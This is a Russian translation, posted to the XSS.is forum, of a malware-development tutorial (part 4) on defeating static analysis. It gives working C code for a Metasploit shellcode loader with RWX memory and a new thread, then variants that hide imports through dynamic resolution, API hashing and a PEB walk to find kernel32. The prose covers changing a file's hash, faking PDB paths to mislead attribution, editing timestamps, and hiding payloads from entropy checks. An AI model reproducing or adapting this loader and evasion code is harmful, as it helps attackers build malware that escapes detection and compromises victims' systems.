Статья Разработка вредоносного программного обеспечения. часть 4 - трюки с антистатическим анализом

Введение

Это четвертый пост из серии, посвященной разработке вредоносного ПО. В этой серии статей мы исследуем и попытаемся реализовать несколько методов, используемых вредоносными приложениями для выполнения кода, укрытия от защиты и персистентности. В предыдущей части серии мы обсудили методы обнаружения песочниц, виртуальных машин, автоматического анализа и усложнения ручной отладки для аналитика. В этом посте мы поговорим больше о компиляции и связывании кода с Visual Studio. Затем мы сосредоточимся на статическом анализе и обфускации.

Примечание: мы предполагаем 64-битную среду исполнения - некоторые образцы кода могут не работать для приложений x86 (например, из-за жестко запрограммированной длины 8-байтового указателя или разной компоновки данных в PE и PEB). Кроме того, в приведенных ниже примерах кода не рассматриваются проверки ошибок и очистку.

Создание исполняемого файла с помощью Visual Studio

Давайте создадим новый проект в Visual Studio и просмотрим варианты компиляции и связывания, чтобы увидеть, что там есть. Мы будем использовать этот простой инжектор шелл-кода Metasploit:

C:

```
void main()
{
    unsigned char shellcode[] = "\\xfc\\x48\\x83 (...) ";
    PVOID shellcode_exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
    RtlCopyMemory(shellcode_exec, shellcode, sizeof shellcode);
    DWORD threadID;
    HANDLE hThread = CreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec, NULL, 0,
&threadID);
    WaitForSingleObject(hThread, INFINITE);
}
```

Некоторые параметры компиляции и связывания могут вносить изменения в двоичный файл, чтобы сделать его меньше (а значит, легче доставить) или сложнее отладить и реконструировать.

Параметры компилятора

Библиотека времени выполнения C (/ MT)

Первое, что мы должны сделать, это заставить приложение использовать статическую версию среды выполнения (https://docs.microsoft.com/en-us/cpp/build/reference/md-mt-ld-use-run-time-library) (CRT) - иначе оно не будет работать на компьютерах без установленного MSVCRT. Это может значительно увеличить размер исполняемого файла, так как в него должны быть встроены необходимые библиотеки.

Когда вы разрабатываете обычное приложение, обычно лучше использовать общую библиотеку времени выполнения, доступную в системе (вы всегда можете связать ее с установщиком). Однако это не относится к вредоносным программам - мы хотим, чтобы они были максимально портативными.

Есть способ уменьшить размер исполняемого файла и использовать некоторые функции CRT. Мы можем использовать библиотеку msvcrt.dll, которая доступна во всех версиях Windows, начиная с 95. Нам нужно будет создать собственную версию статической библиотеки msvcrt.lib из библиотеки msvcrt.dll, как описано здесь https://stackoverflow.com/a/39737730. Использование пользовательской статической библиотеки CRT вместо той, которая автоматически добавляется Visual Studio (благодаря аргументу компоновщика /NODEFAULTLIB), позволило уменьшить размер исполняемого файла почти с 4 КБ. Кроме того, может потребоваться определение _NO_CRT_STDIO_INLINE.

EDIT

Дополнительные сведения об использовании встроенного msvcrt.dll читайте это https://www.solomonsklash.io/smaller-c-payloads-on-windows.html

Оптимизация кода (/O1, /O2 и так далее)

Есть две стратегии https://docs.microsoft.com/en-us/cpp/build/reference/o1-o2-minimize-size-maximize-speed - в пользу скорости или размера. Каждый из них заставляет компилятор применять некоторые методы, которые изменяют код и, возможно, затрудняют чтение и понимание сборки. Например, отладчик не может оценивать значения некоторых (оптимизированных) переменных. Некоторые

инструкции можно заменить менее очевидными, но результат будет тот же. Встроенные функции могут затруднить понимание кода, поскольку в нем будет меньше логически разделенных функциональных блоков.

Директива __forceinline может использоваться для обозначения определенных функций, которые должны быть встроены во время компиляции, независимо от оптимизации компилятора.

Параметры компоновщика

Информация об отладке (/DEBUG)

Существует очень конкретная отладочная информация - путь к файлу .PDB - которая помещается в окончательный исполняемый файл, который может содержать конфиденциальную информацию. Только представьте педантичного разработчика с организованной структурой каталогов и именами - путь к файлу .PDB может быть, например: "C:\\users\\
nameSurname\\Desktop\\companyName\\clientName\\AssessmentDate\\
MaliciousApp\\Release\\MaliciousApp.pdb". Очень важно убрать эту информацию из окончательного исполняемого файла. Мы также можем создать поддельный путь к файлу .PDB, чтобы обмануть исследователей, например, чтобы отнести наше вредоносное ПО к другой группе.

Обязательно ознакомьтесь с этой статьей https://www.fireeye.com/blog/threat...debug-details-part-one-pdb-paths-malware.html о распаковке информация из образцов вредоносных программ.

Настройки UAC в манифесте (/MANIFESTUAC)

Эта конкретная опция не меняет сам код, однако о ней стоит упомянуть. Мы можем настроить приложение так, чтобы оно запрашивало у пользователя согласие или учетные данные (в зависимости от настроек системы) для запуска с правами администратора. Иногда это может пригодиться в качестве "обхода" UAC - нужны более высокие привилегии? Просто спросите пользователя! Однако это может вызвать подозрения у некоторых пользователей, поэтому его следует использовать только в определенных обстоятельствах. В любом случае, мы можем установить https://docs.microsoft.com/en-us/cpp/build/reference/manifestuac-embeds-uac-information-in-manifest - приложение потребует согласия администратора или учетных данных только в том случае, если пользователь является членом локальной группы администраторов.

Статический анализ и обфускация

Теперь давайте сосредоточимся на более интересных вещах - на том, что мы можем сделать, чтобы скрыть наш код. Мы хотим, чтобы при статической проверке двоичного файла было видно как можно меньше информации.

Исполняемый файл Windows (Portable Executable) содержит несколько сведений, особенно интересных с точки зрения реверсинга: заголовки, заголовки разделов и содержимое (код, ресурсы и т. д.), Импортированные и экспортированные функции, временная метка. Аналитик может извлечь массу полезной информации, просто проверив исполняемый файл (без его запуска). Сюда входит код, импортированные функции, жестко запрограммированные строки и другие данные. Статический анализ PE-файла также может указывать на использование упаковщика или других методов обфускации. И, конечно же, проще всего рассчитать хэш файла и найти его в базе данных (VirusTotal и т.д.).

Итак, как бороться с методами статического анализа?

Изменение хеша файла

Зная, что всего лишь одно изменение бита в файле приводит к тому, что его хеш становится совершенно другим, мы можем ввести простой полиморфизм в код. Основная идея состоит в том, чтобы скопировать исполняемый файл, например, добавив в конец нулевой байт. Более сложный подход может включать внесение изменений в ресурс (например, значок), встроенный в исполняемый файл.

Я не думаю, что возможно удалить исполняемый файл, связанный с запущенным процессом. Однако можно переименовать исполняемый файл. Однако нам нужно запустить другой процесс, который будет ждать завершения основного процесса, а затем изменить двоичный файл на диске и перезапустить вредоносное приложение. Мы также можем реплицировать исполняемый файл (изменив последний символ его имени) и изменить копию:


C:

```
wchar_t oldExecutablePath[MAX_PATH];
wchar_t newExecutablePath[MAX_PATH];
size_t executablePathLength;
GetModuleFileName(NULL, oldExecutablePath, MAX_PATH);
StringCchCopy(newExecutablePath, MAX_PATH, oldExecutablePath);

StringCchLengthW(oldExecutablePath, MAX_PATH, &executablePathLength);
wchar_t mutatingChar = newExecutablePath[executablePathLength - 5];
newExecutablePath[executablePathLength - 5] = mutatingChar / 2 * 2 + !(mutatingChar % 2);
CopyFile(oldExecutablePath, newExecutablePath, FALSE);

HANDLE hFile = CreateFile(newExecutablePath, FILE_APPEND_DATA, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
DWORD bytesWritten;
SetFilePointer(hFile, 0, NULL, FILE_END);
char toWrite[] = "\\0";
WriteFile(hFile, toWrite, 1, &bytesWritten, NULL);
CloseHandle(hFile);

// Make sure that newExecutablePath is run next time - e.g. modify persistence entry
```

Скрытие импорта с помощью динамического разрешения функций WinAPI

Таблица адресов импорта (IAT) хранит информацию о библиотеках и функциях, используемых приложением. ОС динамически загружает их при запуске исполняемого файла. Очень удобно (ну, именно так работает Windows), однако содержимое таблицы может дать много информации о функциональности программы. Например, операции с памятью и функции потоковых операций (VirtualAlloc, VirtualProcect, CreateRemoteThread) могут указывать на то, что приложение выполняет какую-то инъекцию кода. WSASocket часто используется бинд и реверс шеллами, а SetWindowsHookEx - кейлоггерами.

Наш простой код имеет следующие импортированные данные (перечисленные с помощью инструмента https://github.com/lucasg/Dependencies:



Чтобы скрыть эту информацию (от статического анализа), мы можем динамически разрешать определенные функции API. Мы могли бы даже использовать системные вызовы (см. Уклонение от хуков в пользовательском пространстве). А пока давайте просто воспользуемся GetModuleHandle для получения дескриптора kernel32.dll, загруженного в память, а затем найдем необходимые функции с помощью GetProcAddress:

C:

```
typedef PVOID(WINAPI *PVirtualAlloc)(PVOID, SIZE_T, DWORD, DWORD);
typedef PVOID(WINAPI *PCreateThread)(PSECURITY_ATTRIBUTES, SIZE_T, PTHREAD_START_ROUTINE,
PVOID, DWORD, PDWORD);
typedef PVOID(WINAPI *PWaitForSingleObject)(HANDLE, DWORD);

void main()
{
    HMODULE hKernel32 = GetModuleHandleW(L"kernel32.dll");
    PVirtualAlloc funcVirtualAlloc = (PVirtualAlloc)GetProcAddress(hKernel32,
"VirtualAlloc");
    PCreateThread funcCreateThread = (PCreateThread)GetProcAddress(hKernel32,
"CreateThread");
    PWaitForSingleObject funcWaitForSingleObject =
(PWaitForSingleObject)GetProcAddress(hKernel32, "WaitForSingleObject");

    unsigned char shellcode[] = "\\xfc\\x48\\x83 (...) ";
    PVOID shellcode_exec = funcVirtualAlloc(0, sizeof shellcode, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
    memcpy(shellcode_exec, shellcode, sizeof shellcode);
    DWORD threadID;
    HANDLE hThread = funcCreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec, NULL,
0, &threadID);
    funcWaitForSingleObject(hThread, INFINITE);
```

Теперь подозрительные функции разрешаются динамически и в IAT их нет:

Конечно, мы можем пойти дальше обфускации и добавить некоторые нерелевантные функции, чтобы "заполнить" IAT и сделать приложение более легитимным. Еще одна важная вещь, которую нужно сделать, - это зашифровать строки с именами функций - мы не хотим, чтобы они были видны просто путем поиска двоичного файла.

Однако наша таблица импорта теперь содержит функции GetModuleHandle и GetProcAddress, которые являются довольно сильными индикаторами вредоносных программ, особенно упакованных исполняемых файлов. Наше приложение теперь может быть еще более подозрительным, чем раньше. Спрячем и этот импорт.

API-хеширование

Вместо кодирования/шифрования имен функций (которые приложение будет динамически разрешать) мы можем вычислить хэши всех имен функций, экспортируемых конкретной библиотекой, а затем выбрать соответствующие функции на основе списка таких хэшей, жестко закодированных в исполняемом файле. Для этого мы можем вручную пройтись по таблице экспорта библиотеки.

Давайте воспользуемся простой функцией хеширования, например этой http://www.cse.yorku.ca/~oz/hash.html) , но заменим константу 5381 чем-нибудь другим. Мы могли бы использовать любую хеш-функцию вместе (с солью, чтобы обойти простой расчет хеш-функции аналитиком вредоносных программ. Мы предварительно рассчитали хеши для определенных импортов kernel32.dll - все, что нам нужно сделать, это просмотреть экспорт библиотеки и вычислить хеши имен функций.

C:

```
typedef PVOID(WINAPI *PVirtualAlloc)(PVOID, SIZE_T, DWORD, DWORD);
typedef PVOID(WINAPI *PCreateThread)(PSECURITY_ATTRIBUTES, SIZE_T, PTHREAD_START_ROUTINE,
PVOID, DWORD, PDWORD);
typedef PVOID(WINAPI *PWaitForSingleObject)(HANDLE, DWORD);

unsigned int hash(const char *str)
{
    unsigned int hash = 7759;
    int c;

    while (c = *str++)
        hash = ((hash << 5) + hash) + c;

    return hash;
}

void main()
{
    HMODULE hKernel32 = GetModuleHandle(L"kernel32.dll");
    PVirtualAlloc funcVirtualAlloc;
    PCreateThread funcCreateThread;
    PWaitForSingleObject funcWaitForSingleObject;

    PIMAGE_DOS_HEADER pDosHeader = (PIMAGE_DOS_HEADER)hKernel32;
    PIMAGE_NT_HEADERS pNtHeader = (PIMAGE_NT_HEADERS)((PBYTE)hKernel32 + pDosHeader-
>e_lfanew);
    PIMAGE_OPTIONAL_HEADER pOptionalHeader = (PIMAGE_OPTIONAL_HEADER)&(pNtHeader-
>OptionalHeader);
    PIMAGE_EXPORT_DIRECTORY pExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((PBYTE)hKernel32 +
pOptionalHeader->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    PULONG pAddressOfFunctions = (PULONG)((PBYTE)hKernel32 + pExportDirectory-
>AddressOfFunctions);
    PULONG pAddressOfNames = (PULONG)((PBYTE)hKernel32 + pExportDirectory->AddressOfNames);
    PUSHORT pAddressOfNameOrdinals = (PUSHORT)((PBYTE)hKernel32 + pExportDirectory-
>AddressOfNameOrdinals);

    for (int i = 0; i < pExportDirectory->NumberOfNames; ++i)
    {
        PCSTR pFunctionName = (PSTR)((PBYTE)hKernel32 + pAddressOfNames[i]);
        if (hash(pFunctionName) == 0x80fa57e1)
        {
            funcVirtualAlloc = (PVirtualAlloc)((PBYTE)hKernel32 +
pAddressOfFunctions[pAddressOfNameOrdinals[i]]);
        }
        if (hash(pFunctionName) == 0xc7d73c9b)
        {
            funcCreateThread = (PCreateThread)((PBYTE)hKernel32 +
pAddressOfFunctions[pAddressOfNameOrdinals[i]]);
        }
        if (hash(pFunctionName) == 0x50c272c4)
        {
```

```
            funcWaitForSingleObject = (PWaitForSingleObject)((PBYTE)hKernel32 +
pAddressOfFunctions[pAddressOfNameOrdinals[i]]);
        }
    }

    unsigned char shellcode[] = "\\xfc\\x48\\x83";

    PVOID shellcode_exec = funcVirtualAlloc(0, sizeof shellcode, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
    memcpy(shellcode_exec, shellcode, sizeof shellcode);
    DWORD threadID;
    HANDLE hThread = funcCreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec, NULL,
0, &threadID);
    funcWaitForSingleObject(hThread, INFINITE);
}
```

Начальная загрузка: в стиле шеллкода

Тем не менее, мы использовали функцию GetModuleHandle, чтобы найти kernel32.dll в памяти. Это можно обойти, найдя расположение библиотеки в блоке среды процесса.

Мы можем использовать несколько фактов (ниже это применимо к архитектуре x64; смещения для x86 разные):

1. Адрес PEB расположен по адресу относительно регистра GS: GS:[0x60]

2. Структура_PEB_LDR_DATA (содержащая информацию обо всех загруженных модулях) находится в $ PEB:[0x18]

3. Данные загрузчика содержат указатель на InMemoryOrderModuleList по смещению 0x20.

4.InMemoryOrderModuleList - это двусвязный список структур LDR_DATA_TABLE_ENTRY, каждая из которых содержит BaseDllName и DllBase одного модуля.

5. Мы можем просмотреть все загруженные модули, найти kernel32.dll и его базовый адрес.

6. Зная расположение kernel32.dll в памяти, мы можем найти его каталог экспорта и просмотреть его для функции GetProcAddress.

7. Используя GetProcAddress, мы можем найти другие необходимые функции и загрузить все необходимые модули.

Давайте реализуем эту процедуру:

C:

```
typedef HMODULE(WINAPI *PGetModuleHandleA)(PCSTR);
typedef FARPROC(WINAPI *PGetProcAddress)(HMODULE, PCSTR);

typedef PVOID(WINAPI *PVirtualAlloc)(PVOID, SIZE_T, DWORD, DWORD);
typedef PVOID(WINAPI *PCreateThread)(PSECURITY_ATTRIBUTES, SIZE_T, PTHREAD_START_ROUTINE,
PVOID, DWORD, PDWORD);
typedef PVOID(WINAPI *PWaitForSingleObject)(HANDLE, DWORD);

void main()
{
    PPEB pPEB = (PPEB)__readgsqword(0x60);
    PPEB_LDR_DATA pLoaderData = pPEB->Ldr;
    PLIST_ENTRY listHead = &pLoaderData->InMemoryOrderModuleList;
    PLIST_ENTRY listCurrent = listHead->Flink;
    PVOID kernel32Address;
    do
    {
        PLDR_DATA_TABLE_ENTRY dllEntry = CONTAINING_RECORD(listCurrent, LDR_DATA_TABLE_ENTRY,
InMemoryOrderLinks);
        DWORD dllNameLength = WideCharToMultiByte(CP_ACP, 0, dllEntry->FullDllName.Buffer,
dllEntry->FullDllName.Length, NULL, 0, NULL, NULL);
        PCHAR dllName = (PCHAR)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dllNameLength);
        WideCharToMultiByte(CP_ACP, 0, dllEntry->FullDllName.Buffer, dllEntry-
>FullDllName.Length, dllName, dllNameLength, NULL, NULL);
        CharUpperA(dllName);
        if (strstr(dllName, "KERNEL32.DLL"))
        {
            kernel32Address = dllEntry->DllBase;
            HeapFree(GetProcessHeap(), 0, dllName);
            break;
        }
        HeapFree(GetProcessHeap(), 0, dllName);
        listCurrent = listCurrent->Flink;
    } while (listCurrent != listHead);

    PIMAGE_DOS_HEADER pDosHeader = (PIMAGE_DOS_HEADER)kernel32Address;
    PIMAGE_NT_HEADERS pNtHeader = (PIMAGE_NT_HEADERS)((PBYTE)kernel32Address + pDosHeader-
>e_lfanew);
    PIMAGE_OPTIONAL_HEADER pOptionalHeader = (PIMAGE_OPTIONAL_HEADER)&(pNtHeader-
>OptionalHeader);
    PIMAGE_EXPORT_DIRECTORY pExportDirectory = (PIMAGE_EXPORT_DIRECTORY)
((PBYTE)kernel32Address + pOptionalHeader-
>DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    PULONG pAddressOfFunctions = (PULONG)((PBYTE)kernel32Address + pExportDirectory-
>AddressOfFunctions);
    PULONG pAddressOfNames = (PULONG)((PBYTE)kernel32Address + pExportDirectory-
>AddressOfNames);
    PUSHORT pAddressOfNameOrdinals = (PUSHORT)((PBYTE)kernel32Address + pExportDirectory-
>AddressOfNameOrdinals);

    PGetModuleHandleA pGetModuleHandleA = NULL;
```

```
    PGetProcAddress pGetProcAddress = NULL;

    for (int i = 0; i < pExportDirectory->NumberOfNames; ++i)
    {
        PCSTR pFunctionName = (PSTR)((PBYTE)kernel32Address + pAddressOfNames[i]);
        if (!strcmp(pFunctionName, "GetModuleHandleA"))
        {
            pGetModuleHandleA = (PGetModuleHandleA)((PBYTE)kernel32Address +
pAddressOfFunctions[pAddressOfNameOrdinals[i]]);
        }
        if (!strcmp(pFunctionName, "GetProcAddress"))
        {
            pGetProcAddress = (PGetProcAddress)((PBYTE)kernel32Address +
pAddressOfFunctions[pAddressOfNameOrdinals[i]]);
        }
    }

    HMODULE hKernel32 = pGetModuleHandleA("kernel32.dll");
    PVirtualAlloc funcVirtualAlloc = (PVirtualAlloc)pGetProcAddress(hKernel32,
"VirtualAlloc");
    PCreateThread funcCreateThread = (PCreateThread)pGetProcAddress(hKernel32,
"CreateThread");
    PWaitForSingleObject funcWaitForSingleObject =
(PWaitForSingleObject)pGetProcAddress(hKernel32, "WaitForSingleObject");

    unsigned char shellcode[] = "\\xfc\\x48\\x83 (...) ";
    PVOID shellcode_exec = funcVirtualAlloc(0, sizeof shellcode, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
    memcpy(shellcode_exec, shellcode, sizeof shellcode);
    DWORD threadID;
    HANDLE hThread = funcCreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec, NULL,
0, &threadID);
    funcWaitForSingleObject(hThread, INFINITE);
}
```

Анализ PE и индикаторы

Статически исследуя образец вредоносного ПО, аналитики вредоносного ПО изучают структуру и содержимое PE-файлов. Эти данные могут раскрыть определенные сведения о приложении и помочь классифицировать его как вредоносное ПО. Мы поговорили об импорте, а теперь давайте сосредоточимся на других разделах PE, встроенных ресурсах и отметках времени.

Секции

Здесь следует отметить, что мы должны убедиться, что имена разделов отражают законную, скомпилированную структуру PE. Например, упаковщики могут изменять имена разделов на случайные строки символов или даже очевидные индикаторы

программного обеспечения упаковщика (UPX0, UPX1 и т.д.).

Добавление нового раздела также может вызвать подозрения - возможно, лучше хранить данные в существующем разделе ресурсов.

Кроме того, необработанный размер раздела (размер на диске) обычно должен быть почти равен виртуальному размеру (размеру в памяти, когда изображение загружено) - небольшие различия являются обычными из-за различного выравнивания памяти (диск против ОЗУ). Например, раздел .text с исходным размером 0 и виртуальным размером в сотни КБ, вероятно, означает, что фактический исполняемый файл был упакован.

Ресурсы

Мы можем встроить любые данные в исполняемый файл в качестве ресурса - например, значок, ложный документ или шелл-код. Однако все будет видно с помощью Resource Hacker или любого подобного инструмента. Рекомендуется внедрять вредоносные ресурсы в зашифрованном виде или с помощью стеганографии, чтобы их было сложнее проверить.

Отметка времени

Заголовок PE содержит 4-байтовое поле TimeDateStamp, которое является временем компиляции Unix. Его можно легко изменить (например, с помощью шестнадцатеричного редактора), чтобы скрыть фактическую дату компиляции.

Энтропийный анализ

Энтропийный анализ можно использовать для легкого поиска потенциально зашифрованного содержимого, встроенного в исполняемый файл. Зашифрованные данные обычно имеют относительно высокую энтропию (почти 8 бит). То же самое касается сжатых данных.

Мы можем использовать этот простой скрипт Python (обязательно установите модуль pefile) для вычисления энтропии секций PE-файла:

Python:

```
import sys
import math
import pefile
import peutils

def Entropy(data):
    entropy = 0
    if not data:
        return 0
    ent = 0
    for x in range(256):
        p_x = float(data.count(x))/len(data)
        if p_x > 0:
            entropy += - p_x*math.log(p_x, 2)
    return entropy

pe=pefile.PE(sys.argv[1])
for s in pe.sections:
    print (s.Name.decode('utf-8').strip('\\x00') + "\\t" + str(Entropy(s.get_data())))
```

Начнем с простого загрузчика шеллкода, который мы разработали ранее. Вот энтропия разделов:

> .text 4.616090501867742
> .rdata 5.4577520758849944
> .pdata 0.10191042566270775
> .rsrc 4.7015032582517895

Код приложения находится в .text. секция имеет энтропию, сравнимую с человеческим языком текста. Шелл-код находится в разделе .rdata, который имеет немного более высокую энтропию.

Теперь давайте встроим большой блок зашифрованных данных, например, добавив ресурс к исполняемому файлу. Как мы видим ниже, раздел .rsrc, вероятно, содержит некоторые зашифрованные или сжатые данные. Фактически, это может быть какое-то изображение или любой другой формат файла, в котором используется сжатие.

> .text 4.616090501867742
> .rdata 5.458570681613711
> .pdata 0.10191042566270775
> .rsrc 7.95737230129355

Чтобы просто манипулировать энтропией блока данных, мы могли бы использовать кодировку Base64. См. Значения энтропии для простого шелл-кода, с шифрованием AES, GZIP и кодировкой Base64. Таким образом, чтобы обойти базовый анализ энтропии, мы могли бы зашифровать, а затем закодировать данные/полезную нагрузку, используя, например, пользовательский вариант Base64 (или Base62, или любой другой - энтропия данных в кодировке BaseN будет примерно равна log2 (N)).

Резюме

Мы рассмотрели некоторые приемы, которые можно использовать, чтобы немного усложнить статический анализ нашего вредоносного приложения, в основном сосредоточившись на формате PE и общих индикаторах.

В следующей статье мы поговорим о других приемах, используемых для дальнейшего обфускации вредоносных программ.

Переведено специально для **XSS.is**
Автор перевода: yashechka
Источник: https://0xpat.github.io/Malware_development_part_4/